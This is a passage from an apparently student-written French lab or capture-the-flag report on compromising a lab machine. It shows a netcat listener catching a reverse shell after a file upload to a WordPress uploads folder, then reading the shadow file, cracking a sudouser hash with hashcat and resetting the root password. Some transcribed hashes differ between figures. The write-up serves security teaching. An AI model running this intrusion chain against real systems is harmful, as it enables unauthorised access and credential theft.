


The screenshot shows a terminal window with the following command:

```
[kali㉿kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
```


Figure 21: Commande pour écouter le port

On a ensuite ouvert le fichier html avec un navigateur.



**Figure 22: Envoie du fichier envoyé sur le serveur**

Après avoir ouvert le fichier HTML avec un navigateur et envoyé la requête au serveur, nous avons vérifié en accédant au fichier sur le serveur à "/wp-content/uploads/".




**Figure 23: Vérification du fichier sur le serveur**

On remarque qu'on a maintenant accès à l'ordi de Bob

```
(kali㉿kali)-[~]
$ nc -lnpv 1234
listening on [any] 1234 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.100.171] 47650
Linux localhost.localdomain 3.10.0-693.21.1.el7.x86_64 #1 SMP Wed Mar 7 19:03
:37 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
13:58:04 up 35 min, 0 users, load average: 0.00, 0.94, 5.54
USER    TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$
```

**Figure 24: Connection à la machine de Bob**

Nous avons ensuite cherché les informations des utilisateurs en affichant le contenu du fichier shadow pour obtenir les noms d'utilisateur et les mots de passe hashés.



**Figure 25: Contenu du fichier shadow**

On a ensuite copié le hash du mot de passe du sudouser dans le fichier hash.txt.

```
(kali㉿kali)-[~]
$ touch hash.txt
(kali㉿kali)-[~]
$ nano hash.txt
(kali㉿kali)-[~]
$ cat hash.txt
$6$WPhyBfvL$OuvavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjk6z6KIk0Sn3p0GL.rEg
d1j0Icu0jnUbVqOoxEgeSN0dcrs0
```

**Figure 26: Mise du hash de sudouser dans hash.txt**

Grâce à l'indice de l'énoncé, nous avons créé une liste de mots de passe candidats, composée de tous les mots de passe de rockyou.txt qui ne contiennent que des chiffres et dont la longueur est inférieure à 7 caractères dans le fichier numrockyou.txt.

Ensuite, nous avons utilisé la commande hashcat pour trouver le hash correspondant au mot de passe du sudouser.

```
(kali㉿kali)-[~]
└─$ hashcat -m 1800 -a 0 hash.txt numrockyou.txt --force
hashcat (v6.2.5) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.
1, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: pthread-Intel(R) Core(TM) i5-9400F CPU @ 2.90GHz, 710/1485 MB (25
6 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit
```

Figure 27: Exécution de la commande

```
kali㉿kali: ~
File Actions Edit Help
Hardware.Mon.#1.. : Util: 98%
$6$WPhyBfv1$OuavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KIk0Sn3pOGL.rEgd2ij0Icu
OjnubVqOoxEgeSN0dcrs0:1029387

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target....: $6$WPhyBfv1$OuavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK ... 0dc
s0
Time.Started....: Mon Apr 17 16:29:18 2023, (32 mins, 31 secs)
Time.Estimated...: Mon Apr 17 17:01:49 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (numrockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 830 H/s (7.38ms) @ Accel:32 Loops:1024 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1629088/2346744 (69.42%)
Rejected.....: 0/1629088 (0.00%)
Restore.Point...: 1629056/2346744 (69.42%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4096-5000
Candidate.Engine.: Device Generator
Candidates.#1....: 102939 → 10293040
Hardware.Mon.#1..: Util: 98%

Started: Mon Apr 17 16:29:17 2023
Stopped: Mon Apr 17 17:01:49 2023
```

Figure 28: Mot de passe trouvé

Le mot de passe du sodouser est 1029387. Nous pouvons donc nous connecter en tant que sodouser, et changer le mot de passe du compte root grâce à nos nouveaux droits.

```
[sudouser@localhost ~]$ sudo passwd root
Changing password for user root.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: all authentication tokens updated successfully.
[sudouser@localhost ~]$ su root
Password:
[root@localhost sudouser]#
```

**Figure 29: Changement du mot de passe et connection en tant qu'utilisateur root**

Nous sommes parvenus à nous connecter à la machine de Bob en tant que root.

## Références

[1]<https://www.cyberpratibha.com/blog/netdiscover/>

[2]<https://www.kali.org/tools/dirbuster/#:~:text=DirBuster%20is%20a%20multi%20threaded,DirBuster%20attempts%20to%20find%20these.>

[3][https://www.hostinger.com/tutorials/wordpress-security-issues#4\\_Outdated\\_Software\\_Plugins\\_and\\_Themes](https://www.hostinger.com/tutorials/wordpress-security-issues#4_Outdated_Software_Plugins_and_Themes)